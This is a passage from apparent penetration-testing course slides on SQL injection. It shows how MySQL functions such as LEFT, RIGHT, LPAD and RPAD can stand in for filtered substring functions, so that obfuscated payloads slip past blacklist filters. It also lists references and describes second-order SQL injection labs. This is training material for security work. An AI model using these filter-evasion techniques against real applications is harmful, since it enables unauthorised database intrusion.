Tricky alternatives to the previous functions are: LEFT, RIGHT. These are useful in retrieving the left|rightmost specified character:

```
[LEFT|RIGH]('HELLO', 2) // HE or LO
```

8.3. Bypassing Function Filters

Building Substring

Alternatives...

Padding functions like RPAD and LPAD are also other alternatives and look like this:

```
[LPAD|RPAD]('HELLO', 6, '?') // ?HELLO or HELLO?
[LPAD|RPAD]('HELLO', 1, '?') // H
...
[LPAD|RPAD]('HELLO', 5, '?') // HELLO
```

8.3. Bypassing Function Filters

All in all, we have see how to exploit system features like variables, functions, etc. to construct obfuscated payloads that can deceive blacklist filters. Now, jump to the first slide in this section, isn't that payload a little clearer?

References

Optimization and Obfuscation	MySQL comments syntax
SQL Server comment syntax	Oracle comment syntax
MySQL Functions and Operators	Bitwise Functions
Logical Operators	Regular Expression Operators
Comparison Operators	Logical Operators
MySQL Reserved Words	MySQL Server System Variables
MSSQL Reserved Words	Oracle management of Words
National Character Set	Hexadecimal

References

Bit Literals

National notation schema

Examples of the Effect of Collation

Special characters to escape

MySQL: CONCAT

MySQL: CONCAT_WS

Oracle: Concatenation Operator

randomcase.py

Oracle: INTERSECT or MINUS

procedure analyse()

UNHEX, HEX, CHAR, ASCII, ORD, CONV

Labs

Second-Order SQL Injection

In this SQL Injection second-order lab the student have to find and exploit a SQL injection and use different techniques to bypass filters and application security mechanisms.

SQLi.labs

You are a pentester and "Web statistics" hired you to pentest their browsers statistic application. The application stores information about browsers in a DB

OUTLINE